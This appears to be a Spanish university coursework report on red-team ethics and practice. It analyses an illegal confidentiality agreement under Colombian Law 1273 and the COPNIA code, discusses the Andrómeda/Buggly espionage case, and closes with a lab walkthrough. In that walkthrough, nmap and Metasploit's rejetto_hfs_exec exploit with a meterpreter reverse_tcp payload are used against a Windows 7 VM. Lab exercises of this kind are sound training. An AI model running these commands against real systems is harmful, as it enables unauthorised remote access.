
Imagen 13. Windows 7 de 32



Fuente: Autor

Características win 7 de 64


Imagen 14.Windows 7 de 64 bits



Fuente: Autor

Características KALI LINUX

Imagen 15.Kali Linux



Fuente: Autor

3.1 ACTUACION ETICA Y LEGAL

3.1.1 Reconocer aspectos éticos y legales

- ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 - Acuerdo usted logra evidenciar algún proceso ilegal y no ético que se esté estipulando en dicho acuerdo?Deberá argumentar su respuesta y señalar los fragmentos ilegales del anexoacuerdo en caso de existir alguna irregularidad.

- Si la respuesta es afirmativa y usted encontró algún proceso ilegal en el anexo 3 - Acuerdo deberá mencionar que artículos de la ley 1273 se podrían vulnerar en dichoacuerdo y especificar porqué vulnera artículos de la ley 1273.
- “Clausula Primera. Objeto:

En virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o

cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados."[3]

En este apartado se observa como la empresa hace uso de los acuerdos de confidencialidad para obligar a la parte receptora a encubrir sus actos ilegales y de esta manera impedir que sean delatados. En este punto ya se evidencia que dicho acuerdo noes legal y que la empresa se vale de artimañas para realizar sus procesos.

Este comportamiento vulnera la ley 1273 en los artículos:

Art.269F. **Violación de datos personales**

Esta organización utiliza el acuerdo de confidencialidad para violar los datos personales y se aprovecha de la persona que contrata para que se vuelva su cómplice.

Art.269H. **CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA:**

"Utilizar como instrumento a un tercero de buena fe" esto es lo que hace la empresa a través de su acuerdo de confidencialidad. Obligando a no denunciar estos procesos ilegales

Clausula Segunda: Definición de información confidencial:

> *2.* Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos"

Es notorio que la empresa como tal no tiene ética ya que acepta deliberadamente que ha obtenido la información de manera fraudulenta y está lejos de ser un negocio honesto, difícil aceptar el cargo. Además viola los artículos **269A, 269C, 269 F y 269H** demostrando queen la obtención de la información se tendrá acceso abusivo a los sistemas de información ya que esta se obtiene de manera ilegal, sin orden judicial y a través de chuzadas

"Clausula tercera. Origen de la información confidencial*: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productoso de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos, discos ópticos, microfilmes, películas, e-mail u otros elementos similares suministrados de manera tangible o intangible,* ***independiente de su fuente o soporte*** *y sin que requiera advertir su carácter confidencial."*

[3] Universidad Nacional Abierta y a Distancia UNAD. Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team - (202337164A_964) [En línea]. [Citado 9 de febrero 2021]. 6 p. Disponible en: https://campus125.unad.edu.co/ecbti88/mod/folder/view.php?id=5774/Anexo_3_-Acuerdo.pdf

El hecho de decir que no importa la fuente o procedencia deja mucho que pensar y complementa lo evidenciado anteriormente. En mi concepto esta cláusula viola los artículos **269E y 269I de la ley 1273.** Los cuales se refieren a uso de software programas malintencionados para robar la información

"Clausula cuarta. Obligaciones de la parte receptora":

- No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información deterceros.
- Abstenerse de denunciar y publicar la información confidencial e ilegal queconozca, reciba o intercambie con ocasión de las reuniones sostenidas.
- Responder por el mal uso que le den sus representantes a la información confidencial.
- Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

- La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otraforma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de WhitehouseSecurity."

Como podemos observar es un contrato amañado y donde la parte receptora se convierte en el cómplice y a la vez en responsable por los delitos cometidos por la empresa.

Veo que claramente se violan los artículos **269A, 269C, 269F, 269H.** Los cuales hacen referencia al abuso de accesos y espionaje, interceptación de información, violación de datos personales.

"Clausula Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security."

Es indudable que este acuerdo pretende que la parte receptora se convierta en la única responsable y asuma como propios los delitos que aquí se cometen.

También se observa la vulneración del artículo **269H situaciones de agravación punitiva** el cual en su apartado 7 dice

"Utilizando como instrumento a un tercero de buena fe"[6] para que sea el quien se haga responsable de los delitos cometidos por la empresa por el hecho de tener un vínculo laboraly haber aceptado este acuerdo.

- *¿Existiendo procesos poco confiables en el anexo 3 – Acuerdo? usted como experto en ciberseguridad aplicaría a este trabajo en The WhiteHouse, donde la organización dispone de un sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio? Debe argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta en la argumentación lo que se dispone en COPNIA en su código de ética para ingenieros.*

3.1.2 Aplicación código de ética para ingenieros del COPNIA

El Código de Ética Profesional, que a continuación se presenta, es una trascripción literal del título IV de la Ley 842 de 2003 y busca que los Ingenieros, Profesionales afines y auxiliares, actúen con compromiso y honestidad en aras de brindar a la ciudadanía un ejercicio ético de su profesión."[4]

En concordancia con la ética profesional que se debe seguir y cumpliendo con las normas establecidas, este acuerdo presenta claramente varias inconsistencias entre ellas deja claro que la parte receptora no podrá divulgar ningún clase de información lo cual es normal excepto por que esta puede contener varios procesos ilegales lo cual según el código de ética es un deber como profesional denunciar esta situación este primer hecho lo involucra[7]

[4] CONSEJO PROFESIONAL DE INGENIERIA
[En línea]. [Citado 20 de febrero 2021]. 6 p. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

en un problema legal, aparte de esto el acuerdo dice que él debe hacerse responsable porla información ilegal que maneja la empresa.

De esta forma citando el artículo 31 del código de ética COPNIA encontramos que en el inciso

“b) Custodiar y cuidar los bienes, valores, documentación e información que por razón del ejercicio de su profesión, se le hayan encomendado o a los cuales tenga acceso; impidiendoo evitando su sustracción, destrucción, ocultamiento o utilización indebidos, de conformidadcon los fines a que hayan sido destinados;”8 y el inciso

“f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;”9

Nos demuestra que aunque es deber del ingeniero velar por la información encomendada también es una obligación el denunciar cualquier hecho ilícito del cual sea conocedor. Consolo este artículo se ve que al aceptar el acuerdo se está violando el código de ética.

Y aunque la remuneración es muy atractiva y es una contratación vitalicia es claro que quienacepte este acuerdo está incurriendo en un acto delictivo el cual lo puede conducir a la privación de la libertad y las sanciones que como profesional deba recibir.

3.1.3 Implicaciones legales y éticas en el caso de la operación Andrómeda Buggly

“Es que Buggly no era un ‘hackerspace’ inocente. ‘Bender’ es cabo del Ejército. Todo era parte de la Operación Andrómeda, una fachada de la Central de Inteligencia Técnica del Ejército Nacional. Se financiaba con los bolsillos sin fondo de los gastos reservados, que no le rinden cuentas a nadie. Su misión, según la orden de operaciones que le dio origen, era “adquirir conocimientos de informática del hacking ético”[5]

Esta al parecer fue la primera conclusión que obtuvieron quienes se preguntaban por qué y cómo se financiaba un sitio como este, el cual ofrecía un sin número de actividades las cuales aunque parecían inofensivas tenían un trasfondo.

“La fachada exigía que Buggly se dedicara, especialmente, a atraer miembros a la comunidadde hacking ético y a obtener sus conocimientos. Por eso las fiestas, la generosidad y los brazos abiertos: servían para saber qué habilidades específicas tienen

[5] ENTER.CO.
[En línea]. [Citado 20 de febrero 2021]. 6 p. Disponible en:
https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

algunos hackers y luegoreclutarlos, según supo ENTER.CO de fuentes de inteligencia militar."[6]

Al parecer a través del uso de malware y software espía se vulneraba la información de las personas buscando aparentemente información de las guerrillas y otros personajes como alcaldes. Aunque tanto Andrómeda como Buggly fueron creados dentro de los marcos legales. Se usó la información obtenida para lucrarse de ella al parecer "Bender" Moreno yTorres funcionarios del ejercito vendieron información de las Farc a Andres Sepulveda.

Lo que concluye es que aunque esto se creó dentro del marco legal se ve que no tuvo uncontrol adecuado por parte del ejército y permitió que se alcanzaran niveles de espionaje yhackeo de información a un nivel alto de tecnología pero con un uso malintencionado y buscando un lucro personal, lo que nos lleva a entender el nivel de ética y la responsabilidadque tenemos como ingenieros de seguridad con la información que manejemos, lasvulnerabilidades y debilidades que conozcamos en nuestro entorno.

.

[6] ENTER.CO.
[En línea]. [Citado 20 de febrero 2021]. 6 p. Disponible en:
https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

.1 EJECUCION DE PUEBAS DE INTRUSION


Nuestra información inicial nos entrega las siguientes condiciones para realizar la prueba de intrusión como miembros del equipo redteam:

- Sistema Operativo Windows 7 de 64 bits copia suministrada
- Instalación de rejetto 2.3(HTF – HTTP File Server) copia suministrada
- La aplicación al parecer tiene asociado un Exploit que puede terminar en una Shell reversa y una sesión abierta de meterpreter.
- un kali Linux copia suministrada en la OVA
- Virtual box 6.1.32

Rejjeto v2.3

Este software lo ejecutamos sobre el Windows 7 de 64 bits

Imagen 16. Interfaz Rejjeto v2.3




Fuente: El Autor

Dirección Ip Windows 7 de 64 bits

A través del comando Ipconfig verificamos la dirección IP de nuestro Windows 7.

Imagen 17. Revisión dirección Ip




Fuente: El Autor

Con este comando podemos identificar en nuestro ejemplo que este cuenta con la dirección Ip 192.168.30.11

Procedemos a verificar la dirección Ip del Kali Linux

Imagen 18. Ip Kali Linux




Fuente: El Autor

Dicha dirección es: 192.68.30.74

Teniendo esta información procedemos a buscar las aplicaciones que nos sirven para realizar dicha intrusión dentro del Kali Linux. Para este escaneo vamos a utilizar la aplicación Nmap la cual trae instalada

Imagen 19. KALI LINUX- Nmap




Fuente: El Autor

Una vez iniciada procedemos a utilizar el comando:

Sudo nmap –sP 192.168.30.0/24

Buscando con esto escanear los puertos de red que existen en nuestro sistema y procedemos a identificar cual es el equipo víctima de nuestro ataque.

Imagen 20. Ejecución comando -sP con nmap kali Linux




Fuente: El Autor

Acá podemos identificar la dirección 192.168.30.1, la MAC del equipo y otros datos.

Metasploit Framework

Con la información obtenida ya podemos ejecutar el Exploit lo vamos a hacer con el Metasploit Framework.

Imagen 21. Metasploit Framework



Fuente: El Autor

Utilizamos el comando msfconsole –q para selecciona el Exploit

Imagen 22. Comando para selección del Exploit

Fuente: El Autor

Una vez iniciado el Metaexploit procedemos a usar el comando para seleccionar el Exploit para Rejjeto:

Use exploit/windows/http/rejetto_hfs_exec

Imagen 23. Comando para selección de rejetto

Fuente: El Autor

Comando para ejecutar el Payload

set PAYLOAD windows/x64/meterpreter/reverse_tcp


Imagen 24.Comando para la ejecución del Payload

Fuente: El Autor

Revisamos los parámetros establecidos para el exploit con el comando

Show options

Imagen 25 .Revisión parámetros del exploit



Fuente: El Autor

Procedemos a configurar el RHOST luego el LHOST y por último el SRVHOST de la siguiente manera:

set RHOST 192.168.30.11

set LHOST 192.168.30.74

set SRVHOST 192.168.30.74

Imagen 26. Configuración parámetros RHOST, LHOST Y SRVHOST del exploit

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set RHOST 192.168.30.11
RHOST => 192.168.30.11
msf5 exploit(windows/http/rejetto_hfs_exec) > set LHOST 192.168.30.74
LHOST => 192.168.30.74
msf5 exploit(windows/http/rejetto_hfs_exec) > set SRVHOST 192.168.30.74
SRVHOST => 192.168.30.74
```

Fuente: El Autor

REVISAR PARAMETROS CONFIGURADOS EN EL EXPLOIT

Show options

Imagen 27 . Revisar parámetros configurados en el exploit


```
msf5 exploit(windows/http/rejetto_hfs_exec) > set SRVHOST 192.168.30.74
SRVHOST => 192.168.30.74
msf5 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.30.11    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'fi
le:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    192.168.30.74    yes       The local host or network interface to listen on. This must be an addres
s on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.30.74    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/rejetto_hfs_exec) >
```

Fuente: El Autor

Teniendo esto configurado procedemos a ejecutar el exploit para lo cual usamos el comando:

Exploit

